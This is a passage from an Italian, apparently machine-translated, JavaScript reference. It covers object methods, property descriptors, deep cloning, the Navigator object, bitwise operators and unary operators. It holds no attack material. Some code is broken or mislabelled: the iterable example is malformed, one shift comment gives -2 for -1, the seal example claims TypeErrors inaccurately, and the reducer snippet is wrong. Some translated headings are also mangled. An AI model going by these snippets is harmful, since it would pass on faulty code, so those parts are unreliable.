Poiché `anArray` è in realtà un oggetto, proprio come un `anObject`, possiamo persino aggiungere proprietà `anArray` personalizzate ad `anArray`

Dichiarazione di non responsabilità: gli array con proprietà personalizzate di solito non sono raccomandati in quanto possono essere fonte di confusione, ma può essere utile nei casi avanzati in cui sono necessarie le funzioni ottimizzate di una matrice. (cioè oggetti jQuery)

```
anArray.foo = 'it works!';
console.log(anArray.foo);
```

Possiamo anche fare `anObject` essere un oggetto array simile aggiungendo una `length`.

```
anObject.length = 2;
```

Quindi puoi usare lo stile C `for` ciclo per `anObject` su un `anObject` come se fosse una matrice. Vedi [Array Iteration](#)

Si noti che `anObject` è solo un oggetto di **tipo array**. (noto anche come elenco) Non è una vera matrice. Questo è importante, perché funzioni come `push` e `forEach` (o qualsiasi funzione di convenienza trovata in `Array.prototype`) non funzioneranno di default su oggetti tipo array.

Molte delle funzioni del `document` DOM restituiranno una lista (cioè `querySelectorAll`, `form.elements`) che è simile `anObject` array-like creato in precedenza. Vedi [Conversione di oggetti tipo array in matrici](#)

```
console.log(typeof anArray == 'object', typeof anObject == 'object'); // outputs: true true
console.log(anArray instanceof Object, anObject instanceof Object); // outputs: true true
console.log(anArray instanceof Array, anObject instanceof Array); // outputs: true false
console.log(Array.isArray(anArray), Array.isArray(anObject)); // outputs: true false
```

Object.freeze

5

`Object.freeze` rende un oggetto immutabile impedendo l'aggiunta di nuove proprietà, la rimozione di proprietà esistenti e la modifica dell'enumerabilità, della configurabilità e della scrittura delle proprietà esistenti. Inoltre impedisce che il valore delle proprietà esistenti venga modificato. Tuttavia, non funziona in modo ricorsivo, il che significa che gli oggetti figlio non vengono automaticamente congelati e sono soggetti a modifiche.

Le operazioni successive al `freeze` falliranno silenziosamente a meno che il codice non sia in esecuzione in modalità rigorosa. Se il codice è in modalità rigorosa, verrà generato un `TypeError`.

```
var obj = {
```



```

foo: 'foo',
bar: [1, 2, 3],
baz: {
  foo: 'nested-foo'
}
};

Object.freeze(obj);

// Cannot add new properties
obj.newProperty = true;

// Cannot modify existing values or their descriptors
obj.foo = 'not foo';
Object.defineProperty(obj, 'foo', {
  writable: true
});

// Cannot delete existing properties
delete obj.foo;

// Nested objects are not frozen
obj.bar.push(4);
obj.baz.foo = 'new foo';

```

Object.seal

5

`Object.seal` impedisce l'aggiunta o la rimozione di proprietà da un oggetto. Una volta che un oggetto è stato sigillato, i suoi descrittori di proprietà non possono essere convertiti in un altro tipo. A differenza di `Object.freeze`, consente di modificare le proprietà.

I tentativi di eseguire queste operazioni su un oggetto sigillato falliranno silenziosamente

```

var obj = { foo: 'foo', bar: function () { return 'bar'; } };

Object.seal(obj)

obj.newFoo = 'newFoo';
obj.bar = function () { return 'foo' };

obj.newFoo; // undefined
obj.bar(); // 'foo'

// Can't make foo an accessor property
Object.defineProperty(obj, 'foo', {
  get: function () { return 'newFoo'; }
}); // TypeError

// But you can make it read only
Object.defineProperty(obj, 'foo', {
  writable: false
}); // TypeError

obj.foo = 'newFoo';
obj.foo; // 'foo';

```

In modalità rigorosa queste operazioni generano un `TypeError`

```
(function () {
  'use strict';

  var obj = { foo: 'foo' };

  Object.seal(obj);

  obj.newFoo = 'newFoo'; // TypeError
})();
```

Creare un oggetto Iterable

6

```
var myIterableObject = {};
// An Iterable object must define a method located at the Symbol.iterator key:
myIterableObject[Symbol.iterator] = function () {
  // The iterator should return an Iterator object
  return {
    // The Iterator object must implement a method, next()
    next: function () {
      // next must itself return an IteratorResult object
      if (!this.iterated) {
        this.iterated = true;
        // The IteratorResult object has two properties
        return {
          // whether the iteration is complete, and
          done: false,
          // the value of the current iteration
          value: 'One'
        };
      }
    }
  };
  return {
    // When iteration is complete, just the done property is needed
    done: true
  };
},
iterated: false
};

for (var c of myIterableObject) {
  console.log(c);
}
```

Uscita della console

Uno

Riposo / diffusione dell'oggetto (...)

7

La diffusione degli oggetti è solo zucchero sintattico per `Object.assign({}, obj1, ..., objn);`

È fatto con l'operatore ... :

```
let obj = { a: 1 };  
  
let obj2 = { ...obj, b: 2, c: 3 };  
  
console.log(obj2); // { a: 1, b: 2, c: 3 };
```

Come `Object.assign`, `Object.assign` in modo **poco profondo**, non fondendo in profondità.

```
let obj3 = { ...obj, b: { c: 2 } };  
  
console.log(obj3); // { a: 1, b: { c: 2 } };
```

NOTA : [questa specifica](#) è attualmente in **fase 3**

Descrittori e proprietà denominate

Le proprietà sono membri di un oggetto. Ogni proprietà denominata è una coppia di (nome, descrittore). Il nome è una stringa che consente l'accesso (utilizzando la notazione di punti `object.propertyName` o l' `object['propertyName']` notazione parentesi quadre `object['propertyName']`). Il descrittore è un record di campi che definiscono il behaviour della proprietà al momento dell'accesso (cosa succede alla proprietà e qual è il valore restituito dall'accesso). In generale, una proprietà associa un nome a un comportamento (possiamo pensare al comportamento come una scatola nera).

Esistono due tipi di proprietà denominate:

1. *proprietà dati* : il nome della proprietà è associato a un valore.
2. *proprietà accessoria* : il nome della proprietà è associato a una o due funzioni di accesso.

Dimostrazione:

```
obj.propertyName1 = 5; //translates behind the scenes into  
                        //either assigning 5 to the value field* if it is a data property  
                        //or calling the set function with the parameter 5 if accessor property  
  
/*actually whether an assignment would take place in the case of a data property  
//also depends on the presence and value of the writable field - on that later on
```

Il tipo di proprietà è determinato dai campi del suo descrittore e una proprietà non può essere di entrambi i tipi.

Descrittori di dati -

- Campi obbligatori: `value` o `writable` o entrambi
- Campi opzionali: `configurable`, `enumerable`

Campione:

```
{
  value: 10,
  writable: true;
}
```

Descrittori degli accessori -

- Campi obbligatori: `get` o `set` o entrambi
- Campi opzionali: `configurable` , `enumerable`

Campione:

```
{
  get: function () {
    return 10;
  },
  enumerable: true
}
```

significato dei campi e dei loro valori predefiniti

`configurable` , `enumerable` e `writable` :

- Queste chiavi sono tutte predefinite su `false` .
- `configurable` è `true` se e solo se il tipo di questo descrittore di proprietà può essere cambiato e se la proprietà può essere cancellata dall'oggetto corrispondente.
- `enumerable` è `true` se e solo se questa proprietà appare durante l'enumerazione delle proprietà sull'oggetto corrispondente.
- `writable` è `true` se e solo se il valore associato alla proprietà può essere cambiato con un operatore di assegnazione.

`get` e `set` :

- Queste chiavi sono predefinite in modo `undefined` .
- `get` è una funzione che serve come getter per la proprietà, o `undefined` se non c'è getter. La funzione `return` verrà utilizzata come valore della proprietà.
- `set` è una funzione che funge da setter per la proprietà, o `undefined` se non c'è setter. La funzione riceverà come argomento solo il nuovo valore assegnato alla proprietà.

`value` :

- Questa chiave per impostazione predefinita `undefined` .
- Il valore associato alla proprietà. Può essere un qualsiasi valore JavaScript valido (numero, oggetto, funzione, ecc.).

Esempio:

```
var obj = {propertyName1: 1}; //the pair is actually ('propertyName1', {value:1,
// writable:true,
// enumerable:true,
// configurable:true})
```

```

Object.defineProperty(obj, 'propertyName2', {get: function() {
    console.log('this will be logged ' +
        'every time propertyName2 is accessed to get its value');
    },
    set: function() {
        console.log('and this will be logged ' +
            'every time propertyName2\'s value is tried to be set')
        //will be treated like it has enumerable:false, configurable:false
    }});
//propertyName1 is the name of obj's data property
//and propertyName2 is the name of its accessor property

obj.propertyName1 = 3;
console.log(obj.propertyName1); //3

obj.propertyName2 = 3; //and this will be logged every time propertyName2's value is tried to
be set
console.log(obj.propertyName2); //this will be logged every time propertyName2 is accessed to
get its value

```

Object.getOwnPropertyDescriptor

Ottieni la descrizione di una proprietà specifica in un oggetto.

```

var sampleObject = {
    hello: 'world'
};

Object.getOwnPropertyDescriptor(sampleObject, 'hello');
// Object {value: "world", writable: true, enumerable: true, configurable: true}

```

Clonazione dell'oggetto

Quando si desidera una copia completa di un oggetto (ovvero le proprietà dell'oggetto e i valori all'interno di tali proprietà, ecc.), Questa viene chiamata **deep cloning** .

5.1

Se un oggetto può essere serializzato su JSON, puoi creare un clone profondo con una combinazione di `JSON.parse` e `JSON.stringify` :

```

var existing = { a: 1, b: { c: 2 } };
var copy = JSON.parse(JSON.stringify(existing));
existing.b.c = 3; // copy.b.c will not change

```

Nota che `JSON.stringify` convertirà gli oggetti `Date` in rappresentazioni di stringa in formato ISO, ma `JSON.parse` non convertirà la stringa in una `Date` .

Non esiste una funzione incorporata in JavaScript per la creazione di cloni profondi, e in generale non è possibile creare cloni profondi per ogni oggetto per molte ragioni. Per esempio,

- gli oggetti possono avere proprietà non enumerabili e nascoste che non possono essere rilevate.
- getter e setter di oggetti non possono essere copiati.
- gli oggetti possono avere una struttura ciclica.
- le proprietà delle funzioni possono dipendere dallo stato in un ambito nascosto.

Supponendo di avere un oggetto "bello" le cui proprietà contengono solo valori primitivi, date, matrici o altri oggetti "carini", è possibile utilizzare la seguente funzione per creare cloni profondi. È una funzione ricorsiva in grado di rilevare oggetti con una struttura ciclica e genera un errore in questi casi.

```
function deepClone(obj) {
  function clone(obj, traversedObjects) {
    var copy;
    // primitive types
    if(obj === null || typeof obj !== "object") {
      return obj;
    }

    // detect cycles
    for(var i = 0; i < traversedObjects.length; i++) {
      if(traversedObjects[i] === obj) {
        throw new Error("Cannot clone circular object.");
      }
    }

    // dates
    if(obj instanceof Date) {
      copy = new Date();
      copy.setTime(obj.getTime());
      return copy;
    }
    // arrays
    if(obj instanceof Array) {
      copy = [];
      for(var i = 0; i < obj.length; i++) {
        copy.push(clone(obj[i], traversedObjects.concat(obj)));
      }
      return copy;
    }
    // simple objects
    if(obj instanceof Object) {
      copy = {};
      for(var key in obj) {
        if(obj.hasOwnProperty(key)) {
          copy[key] = clone(obj[key], traversedObjects.concat(obj));
        }
      }
      return copy;
    }
    throw new Error("Not a cloneable object.");
  }

  return clone(obj, []);
}
```

Object.assign

Il metodo `Object.assign ()` viene utilizzato per copiare i valori di tutte le proprietà enumerabili di uno o più oggetti di origine in un oggetto di destinazione. Restituirà l'oggetto target.

Usalo per assegnare valori a un oggetto esistente:

```
var user = {
  firstName: "John"
};

Object.assign(user, {lastName: "Doe", age:39});
console.log(user); // Logs: {firstName: "John", lastName: "Doe", age: 39}
```

O per creare una copia superficiale di un oggetto:

```
var obj = Object.assign({}, user);

console.log(obj); // Logs: {firstName: "John", lastName: "Doe", age: 39}
```

O unisci molte proprietà da più oggetti a uno:

```
var obj1 = {
  a: 1
};
var obj2 = {
  b: 2
};
var obj3 = {
  c: 3
};
var obj = Object.assign(obj1, obj2, obj3);

console.log(obj); // Logs: { a: 1, b: 2, c: 3 }
console.log(obj1); // Logs: { a: 1, b: 2, c: 3 }, target object itself is changed
```

I primitivi saranno avvolti, nulli e indefiniti saranno ignorati:

```
var var_1 = 'abc';
var var_2 = true;
var var_3 = 10;
var var_4 = Symbol('foo');

var obj = Object.assign({}, var_1, null, var_2, undefined, var_3, var_4);
console.log(obj); // Logs: { "0": "a", "1": "b", "2": "c" }
```

Nota, solo i wrapper di stringhe possono avere proprie proprietà enumerabili

Usalo come riduttore: (unisce una matrice a un oggetto)

```
return users.reduce((result, user) => Object.assign({}, {[user.id]: user}))
```

Iterazione delle proprietà dell'oggetto

È possibile accedere a ciascuna proprietà che appartiene a un oggetto con questo ciclo

```
for (var property in object) {
  // always check if an object has a property
  if (object.hasOwnProperty(property)) {
    // do stuff
  }
}
```

È necessario includere il controllo aggiuntivo per `hasOwnProperty` perché un oggetto può avere proprietà ereditate dalla classe base dell'oggetto. Non eseguire questo controllo può causare errori.

5

È inoltre possibile utilizzare la funzione `Object.keys` che restituisce una matrice contenente tutte le proprietà di un oggetto e quindi è possibile eseguire il ciclo attraverso questa matrice con la funzione `Array.map` o `Array.forEach`.

```
var obj = { 0: 'a', 1: 'b', 2: 'c' };

Object.keys(obj).map(function(key) {
  console.log(key);
});
// outputs: 0, 1, 2
```

Recupero di proprietà da un oggetto

Caratteristiche delle proprietà:

Le proprietà che possono essere recuperate da un *oggetto* potrebbero avere le seguenti caratteristiche,

- Enumerabile
- Non numerabile
- proprio

Durante la creazione delle proprietà usando `Object.defineProperty(ies)`, potremmo impostare le sue caratteristiche ad eccezione di "own". Le proprietà che sono disponibili nel livello diretto non nel livello di *prototipo* (`__proto__`) di un oggetto sono chiamate come proprietà *proprie*.

E le proprietà che vengono aggiunte a un oggetto senza usare `Object.defineProperty(ies)` non avranno la sua caratteristica enumerabile. Ciò significa che è considerato vero.

Scopo dell'enumerabilità:

Lo scopo principale di impostare caratteristiche enumerabili per una proprietà è di rendere la disponibilità della particolare proprietà quando la si recupera dal suo oggetto, utilizzando diversi metodi di programmazione. Questi diversi metodi saranno discussi in profondità.

Metodi di recupero delle proprietà:

Le proprietà da un oggetto possono essere recuperate con i seguenti metodi,

1. `for..in` ciclo

Questo ciclo è molto utile nel recupero di proprietà enumerabili da un oggetto. Inoltre questo ciclo recupererà le proprie proprietà enumerabili e eseguirà lo stesso recupero attraversando la catena del prototipo fino a quando non vedrà il prototipo come null.

```
//Ex 1 : Simple data
var x = { a : 10 , b : 3 } , props = [];

for(prop in x){
  props.push(prop);
}

console.log(props); //["a","b"]

//Ex 2 : Data with enumerable properties in prototype chain
var x = { a : 10 , __proto__ : { b : 10 } } , props = [];

for(prop in x){
  props.push(prop);
}

console.log(props); //["a","b"]

//Ex 3 : Data with non enumerable properties
var x = { a : 10 } , props = [];
Object.defineProperty(x, "b", {value : 5, enumerable : false});

for(prop in x){
  props.push(prop);
}

console.log(props); //["a"]
```

2. `Object.keys()`

Questa funzione è stata svelata come parte di EcmaScript 5. Viene utilizzata per recuperare le proprietà enumerabili di un oggetto. Prima del suo rilascio, le persone utilizzavano per recuperare le proprie proprietà da un oggetto combinando `for..in` loop e la funzione `Object.prototype.hasOwnProperty()`.

```
//Ex 1 : Simple data
var x = { a : 10 , b : 3 } , props;

props = Object.keys(x);

console.log(props); //["a","b"]

//Ex 2 : Data with enumerable properties in prototype chain
var x = { a : 10 , __proto__ : { b : 10 } } , props;
```

```

props = Object.keys(x);

console.log(props); //["a"]

//Ex 3 : Data with non enumerable properties
var x = { a : 10 } , props;
Object.defineProperty(x, "b", {value : 5, enumerable : false});

props = Object.keys(x);

console.log(props); //["a"]

```

3. `Object.getOwnPropertyNames()`

Questa funzione recupera le proprietà enumerabili e non enumerabili di un oggetto. È stato anche rilasciato come parte di EcmaScript 5.

```

//Ex 1 : Simple data
var x = { a : 10 , b : 3 } , props;

props = Object.getOwnPropertyNames(x);

console.log(props); //["a","b"]

//Ex 2 : Data with enumerable properties in prototype chain
var x = { a : 10 , __proto__ : { b : 10 }} , props;

props = Object.getOwnPropertyNames(x);

console.log(props); //["a"]

//Ex 3 : Data with non enumerable properties
var x = { a : 10 } , props;
Object.defineProperty(x, "b", {value : 5, enumerable : false});

props = Object.getOwnPropertyNames(x);

console.log(props); //["a", "b"]

```

Varie

Di seguito viene fornita una tecnica per il recupero di tutte le proprietà (proprie, enumerabili, non enumerabili, di tutti i prototipi) da un oggetto,

```

function getAllProperties(obj, props = []){
  return obj == null ? props :
    getAllProperties(Object.getPrototypeOf(obj),
      props.concat(Object.getOwnPropertyNames(obj)));
}

var x = {a:10, __proto__ : { b : 5, c : 15 }};

//adding a non enumerable property to first level prototype
Object.defineProperty(x.__proto__, "d", {value : 20, enumerable : false});

console.log(getAllProperties(x)); ["a", "b", "c", "d", "...other default core props..."]

```

E questo sarà supportato dai browser che supportano EcmaScript 5.

Converti i valori dell'oggetto in array

Dato questo oggetto:

```
var obj = {
  a: "hello",
  b: "this is",
  c: "javascript!",
};
```

Puoi convertire i suoi valori in un array facendo:

```
var array = Object.keys(obj)
  .map(function(key) {
    return obj[key];
  });

console.log(array); // ["hello", "this is", "javascript!"]
```

Iterazione su voci di oggetti - Object.entries ()

8

Il metodo `Object.entries()` **proposto** restituisce una matrice di coppie chiave / valore per l'oggetto dato. Non restituisce un iteratore come `Array.prototype.entries()`, ma la matrice restituita da `Object.entries()` può essere iterata indipendentemente.

```
const obj = {
  one: 1,
  two: 2,
  three: 3
};

Object.entries(obj);
```

Risultati in:

```
[
  ["one", 1],
  ["two", 2],
  ["three", 3]
]
```

È un modo utile di iterare sulle coppie chiave / valore di un oggetto:

```
for(const [key, value] of Object.entries(obj)) {
  console.log(key); // "one", "two" and "three"
  console.log(value); // 1, 2 and 3
}
```

Object.values ()

8

Il metodo `Object.values()` restituisce una matrice di valori di proprietà enumerabili di un dato oggetto, nello stesso ordine di quello fornito da un ciclo `for ... in` (la differenza è che un ciclo `for-in` enumera le proprietà nella catena del prototipo anche).

```
var obj = { 0: 'a', 1: 'b', 2: 'c' };  
console.log(Object.values(obj)); // ['a', 'b', 'c']
```

Nota:

Per il supporto del browser, fare riferimento a questo [link](#)

Leggi Oggetti online: <https://riptutorial.com/it/javascript/topic/188/oggetti>

Capitolo 73: Oggetto Navigator

Sintassi

- `var userAgent = navigator.userAgent; /* Può essere semplicemente assegnato a una variabile */`

Osservazioni

1. Non esiste uno standard pubblico per l'oggetto `Navigator`, tuttavia, tutti i principali browser lo supportano.
2. La proprietà `navigator.product` non può essere considerata un modo affidabile per ottenere il nome del motore del browser poiché la maggior parte dei browser restituirà `Gecko`. Inoltre, non è supportato in:
 - Internet Explorer 10 e versioni successive
 - Opera 12 e versioni successive
3. In Internet Explorer, la proprietà `navigator.geolocation` non è supportata nelle versioni precedenti a IE 8
4. La proprietà `navigator.appCodeName` restituisce `Mozilla` per tutti i browser moderni.

Examples

Ottieni alcuni dati di base del browser e restituiscilo come oggetto JSON

La seguente funzione può essere utilizzata per ottenere alcune informazioni di base sul browser corrente e restituirlo in formato JSON.

```
function getBrowserInfo() {
    var
        json = "[{"

    /* The array containing the browser info */
    info = [
        navigator.userAgent, // Get the User-agent
        navigator.cookieEnabled, // Checks whether cookies are enabled in browser
        navigator.appName, // Get the Name of Browser
        navigator.language, // Get the Language of Browser
        navigator.appVersion, // Get the Version of Browser
        navigator.platform // Get the platform for which browser is compiled
    ],

    /* The array containing the browser info names */
    infoNames = [
        "userAgent",
        "cookiesEnabled",
```

```
        "browserName",
        "browserLang",
        "browserVersion",
        "browserPlatform"
    ];

    /* Creating the JSON object */
    for (var i = 0; i < info.length; i++) {
        if (i === info.length - 1) {
            json += '"' + infoNames[i] + '": "' + info[i] + '"';
        }
        else {
            json += '"' + infoNames[i] + '": "' + info[i] + '",';
        }
    };

    return json + "]]";
};
```

Leggi Oggetto Navigator online: <https://riptutorial.com/it/javascript/topic/4521/oggetto-navigator>

Capitolo 74: Operatori bit a bit

Examples

Operatori bit a bit

Gli operatori bit a bit eseguono operazioni sui valori bit dei dati. Questi operatori convertono gli operandi in interi a 32 bit con segno nel **complemento a due**.

Conversione in numeri interi a 32 bit

I numeri con più di 32 bit scartano i loro bit più significativi. Ad esempio, il seguente intero con più di 32 bit viene convertito in un numero intero a 32 bit:

```
Before: 101001101111110100000000010000011110001000001
After:   101000000000010000011110001000001
```

Complemento di due

Nel binario normale troviamo il valore binario aggiungendo gli 1 base alla loro posizione come potenze di 2 - Il bit più a destra è 2^0 al bit più a sinistra essendo 2^{n-1} dove n è il numero di bit. Ad esempio, utilizzando 4 bit:

```
// Normal Binary
// 8 4 2 1
0 1 1 0 => 0 + 4 + 2 + 0 => 6
```

Il formato di due complementi significa che la controparte negativa del numero (6 vs -6) è costituita da tutti i bit per un numero invertito, più uno. I bit invertiti di 6 sarebbero:

```
// Normal binary
0 1 1 0
// One's complement (all bits inverted)
1 0 0 1 => -8 + 0 + 0 + 1 => -7
// Two's complement (add 1 to one's complement)
1 0 1 0 => -8 + 0 + 2 + 0 => -6
```

Nota: l'aggiunta di più 1 alla sinistra di un numero binario non cambia il suo valore nel complemento di due. I valori 1010 e 1111111111010 sono entrambi -6.

Bitwise AND

L'operazione AND bit a bit $a \& b$ restituisce il valore binario con un 1 cui entrambi gli operandi binari hanno 1's in una posizione specifica e 0 in tutte le altre posizioni. Per esempio:

```
13 & 7 => 5
// 13:    0..01101
// 7:     0..00111
//-----
// 5:     0..00101 (0 + 0 + 4 + 0 + 1)
```

Esempio di mondo reale: controllo di parità del numero

Invece di questo "capolavoro" (purtroppo troppo spesso visto in molte parti di codice reali):

```
function isEven(n) {
    return n % 2 == 0;
}

function isOdd(n) {
    if (isEven(n)) {
        return false;
    } else {
        return true;
    }
}
```

Puoi controllare la parità del numero (intero) in modo molto più efficace e semplice:

```
if(n & 1) {
    console.log("ODD!");
} else {
    console.log("EVEN!");
}
```

Bitwise OR

L'operazione OR bit a bit $a | b$ restituisce il valore binario con un 1 dove entrambi gli operandi o entrambi gli operandi hanno 1's in una posizione specifica e 0 quando entrambi i valori hanno 0 in una posizione. Per esempio:

```
13 | 7 => 15
// 13:    0..01101
// 7:     0..00111
//-----
// 15:    0..01111 (0 + 8 + 4 + 2 + 1)
```

Bitwise NOT

L'operazione NOT bit a bit $\sim a$ *ribalta* i bit del valore dato a . Ciò significa che tutti gli 1 diventeranno 0 e tutti gli 0 diventeranno 1.

```
~13 => -14
// 13:    0..01101
//-----
// -14:   1..10010 (-16 + 0 + 0 + 2 + 0)
```


XOR bit a bit

L'operazione di bit XOR (*esclusiva o*) $a \wedge b$ pone un 1 solo se i due bit sono diversi. Esclusivo o significa *l'uno o l'altro, ma non entrambi* .

```
13 ^ 7 => 10
// 13:    0..01101
// 7:     0..00111
//-----
// 10:    0..01010 (0 + 8 + 0 + 2 + 0)
```

Esempio di mondo reale: scambio di due valori interi senza allocazione di memoria aggiuntiva

```
var a = 11, b = 22;
a = a ^ b;
b = a ^ b;
a = a ^ b;
console.log("a = " + a + "; b = " + b); // a is now 22 and b is now 11
```

Shift Operators

Lo spostamento per bit può essere pensato come "spostare" i bit a sinistra o a destra, e quindi modificare il valore dei dati operati.

Tasto maiuscolo di sinistra

L'operatore di spostamento a sinistra $(value) \ll (shift\ amount)$ sposterà i bit a sinistra di $(shift\ amount)$ bit di $(shift\ amount)$; i nuovi bit provenienti da destra saranno 0 :

```
5 << 2 => 20
// 5:    0..000101
// 20:   0..010100 <= adds two 0's to the right
```

Right Shift (*propagazione del segno*)

L'operatore di spostamento a destra $(value) \gg (shift\ amount)$ è anche noto come "Spostamento a destra di propagazione del segno" perché mantiene il segno dell'operando iniziale. L'operatore di spostamento a destra sposta il *value* della *shift amount* di *shift amount* specificata di bit a destra. I bit in eccesso spostati da destra vengono scartati. I nuovi bit provenienti da sinistra saranno basati sul segno dell'operando iniziale. Se il bit più a sinistra era 1 i nuovi bit saranno tutti 1 e viceversa per 0 's.

```
20 >> 2 => 5
// 20:    0..010100
// 5:     0..000101 <= added two 0's from the left and chopped off 00 from the right

-5 >> 3 => -1
```

```
// -5:      1..111011
// -2:      1..111111 <= added three 1's from the left and chopped off 011 from the right
```

Maiusc destro (*riempimento zero*)

L'operatore di spostamento a destra zero-fill (value) >>> (shift amount) sposta i bit a destra e i nuovi bit saranno 0 . Gli 0 vengono spostati da sinistra e i bit in eccesso a destra vengono spostati e scartati. Ciò significa che può rendere i numeri negativi in numeri positivi.

```
-30 >>> 2 => 1073741816
//      -30:      111..1100010
//1073741816:    001..1111000
```

Lo spostamento a destra con riempimento zero e lo spostamento a destra con propagazione del segno producono lo stesso risultato per i numeri non negativi.

Leggi Operatori bit a bit online: <https://riptutorial.com/it/javascript/topic/3494/operatori-bit-a-bit>

Capitolo 75: Operatori bit a bit - Esempi di mondo reale (snippet)

Examples

Rilevamento di parità del numero con AND bit a bit

Invece di questo (purtroppo troppo spesso visto nel codice reale) "capolavoro":

```
function isEven(n) {
    return n % 2 == 0;
}

function isOdd(n) {
    if (isEven(n)) {
        return false;
    } else {
        return true;
    }
}
```

Puoi fare il controllo di parità molto più efficace e semplice:

```
if(n & 1) {
    console.log("ODD!");
} else {
    console.log("EVEN!");
}
```

(questo è valido non solo per JavaScript)

Scambiare due numeri interi con bit XOR bit (senza allocazione di memoria aggiuntiva)

```
var a = 11, b = 22;
a = a ^ b;
b = a ^ b;
a = a ^ b;
console.log("a = " + a + "; b = " + b); // a is now 22 and b is now 11
```

Moltiplicazione o divisione più rapida con poteri di 2

I bit di spostamento a sinistra (a destra) equivale a moltiplicare (dividendo) per 2. È lo stesso nella base 10: se "spostiamo a sinistra" 13 di 2 posizioni, otteniamo 1300 o $13 * (10 ** 2)$. E se prendiamo 12345 e "right-shift" di 3 posizioni e quindi rimuoviamo la parte decimale, otteniamo 12 o $\text{Math.floor}(12345 / (10 ** 3))$. Quindi se vogliamo moltiplicare una variabile per $2 ** n$, possiamo spostarci a sinistra di n bit.

```
console.log(13 * (2 ** 6)) //13 * 64 = 832
console.log(13 << 6) // 832
```

Allo stesso modo, per eseguire la divisione intera (floored) di 2^{**n} , possiamo spostare a destra di n bit. Esempio:

```
console.log(1000 / (2 ** 4)) //1000 / 16 = 62.5
console.log(1000 >> 4) // 62
```

Funziona anche con numeri negativi:

```
console.log(-80 / (2 ** 3)) //-80 / 8 = -10
console.log(-80 >> 3) // -10
```

In realtà, è improbabile che la velocità dell'aritmetica abbia un impatto significativo sul tempo di esecuzione del codice, a meno che non si stia eseguendo l'ordine di centinaia di milioni di calcoli. Ma i programmatori C adorano questo genere di cose!

Leggi [Operatori bit a bit - Esempi di mondo reale \(snippet\) online](https://riptutorial.com/it/javascript/topic/9802/operatori-bit-a-bit---esempi-di-mondo-reale--snippet-):

<https://riptutorial.com/it/javascript/topic/9802/operatori-bit-a-bit---esempi-di-mondo-reale--snippet->

Capitolo 76: Operatori unari

Sintassi

- espressione vuota; // Valuta l'espressione e scarta il valore di ritorno
- + Espressione; // Tentativo di convertire un'espressione in un numero
- elimina object.property; // Elimina la proprietà dell'oggetto
- cancella oggetto ["proprietà"]; // Elimina la proprietà dell'oggetto
- tipo di operando; // Restituisce il tipo di operando
- ~ Espressione; // Eseguce l'operazione NOT su ogni bit di espressione
- !espressione; // Eseguce la negazione logica sull'espressione
- -espressione; // Negare l'espressione dopo aver tentato la conversione in numero

Examples

L'operatore unario più (+)

L'unario più (+) precede il suo operando e *valuta il* suo operando. Tenta di convertire l'operando in un numero, se non lo è già.

Sintassi:

```
+expression
```

Ritorna:

- un `Number` .

Descrizione

L'operatore unario più (+) è il metodo più veloce (e preferito) per convertire qualcosa in un numero.

Può convertire:

- rappresentazioni di stringa di interi (decimali o esadecimali) e galleggianti.
- booleans: `true` , `false` .
- `null`

I valori che non possono essere convertiti valuteranno in `NaN` .

Esempi:

```
+42           // 42
+"42"        // 42
+true        // 1
+false       // 0
+null        // 0
+undefined   // NaN
+NaN         // NaN
+"foo"       // NaN
+{}          // NaN
+function(){} // NaN
```

Si noti che il tentativo di convertire una matrice può comportare valori di ritorno imprevisti. In background, gli array vengono prima convertiti nelle loro rappresentazioni di stringa:

```
[].toString() === '';
[1].toString() === '1';
[1, 2].toString() === '1,2';
```

L'operatore tenta quindi di convertire tali stringhe in numeri:

```
+[]           // 0   ( === +' ' )
+[1]          // 1   ( === +'1' )
+[1, 2]       // NaN ( === +'1,2' )
```

L'operatore di cancellazione

L'operatore `delete` cancella una proprietà da un oggetto.

Sintassi:

```
delete object.property
delete object['property']
```

Ritorna:

Se la cancellazione ha esito positivo o la proprietà non esiste:

- `true`

Se la proprietà da eliminare è una proprietà non configurabile (non può essere cancellata):

- `false` in modalità non rigida.
- Genera un errore in modalità rigorosa

Descrizione

L'operatore di `delete` non libera la memoria direttamente. Può indirettamente liberare memoria se l'operazione significa che tutti i riferimenti alla proprietà sono andati.

`delete` lavora sulle proprietà di un oggetto. Se esiste una proprietà con lo stesso nome sulla catena di prototipi dell'oggetto, la proprietà verrà ereditata dal prototipo.

`delete` non funziona su variabili o nomi di funzioni.

Esempi:

```
// Deleting a property
foo = 1;           // a global variable is a property of `window`: `window.foo`
delete foo;       // true
console.log(foo); // Uncaught ReferenceError: foo is not defined

// Deleting a variable
var foo = 1;
delete foo;       // false
console.log(foo); // 1 (Not deleted)

// Deleting a function
function foo(){ };
delete foo;       // false
console.log(foo); // function foo(){ } (Not deleted)

// Deleting a property
var foo = { bar: "42" };
delete foo.bar;   // true
console.log(foo); // Object { } (Deleted bar)

// Deleting a property that does not exist
var foo = { };
delete foo.bar;   // true
console.log(foo); // Object { } (No errors, nothing deleted)

// Deleting a non-configurable property of a predefined object
delete Math.PI;   // false ()
console.log(Math.PI); // 3.141592653589793 (Not deleted)
```

L'operatore typeof

L'operatore `typeof` restituisce il tipo di dati dell'operando non valutato come una stringa.

Sintassi:

```
typeof operand
```

Ritorna:

Questi sono i possibili valori di ritorno da `typeof` :

genere	Valore di ritorno
Undefined	"undefined"
Null	"object"
Boolean	"boolean"
Number	"number"
String	"string"
Symbol (ES6)	"symbol"
Oggetto Function	"function"
<code>document.all</code>	"undefined"
Oggetto host (fornito dall'ambiente JS)	Dipendente dall'implementazione
Qualsiasi altro oggetto	"object"

Il comportamento insolito di `document.all` con l'operatore `typeof` deriva dal suo precedente utilizzo per rilevare i browser legacy. Per ulteriori informazioni, vedere [Perché è document.all definito ma typeof document.all restituisce "undefined"?](#)

Esempi:

```
// returns 'number'
typeof 3.14;
typeof Infinity;
typeof NaN;           // "Not-a-Number" is a "number"

// returns 'string'
typeof "";
typeof "bla";
typeof (typeof 1);    // typeof always returns a string

// returns 'boolean'
typeof true;
typeof false;

// returns 'undefined'
typeof undefined;
typeof declaredButUndefinedVariable;
typeof undeclaredVariable;
typeof void 0;
typeof document.all // see above
```



```
// returns 'function'
typeof function(){};
typeof class C {};
typeof Math.sin;

// returns 'object'
typeof { /*<...>*/ };
typeof null;
typeof /regex/;           // This is also considered an object
typeof [1, 2, 4];        // use Array.isArray or Object.prototype.toString.call.
typeof new Date();
typeof new RegExp();
typeof new Boolean(true); // Don't use!
typeof new Number(1);     // Don't use!
typeof new String("abc"); // Don't use!

// returns 'symbol'
typeof Symbol();
typeof Symbol.iterator;
```

L'operatore del vuoto

L'operatore `void` valuta l'espressione data e quindi restituisce `undefined`.

Sintassi:

```
void expression
```

Ritorna:

- `undefined`

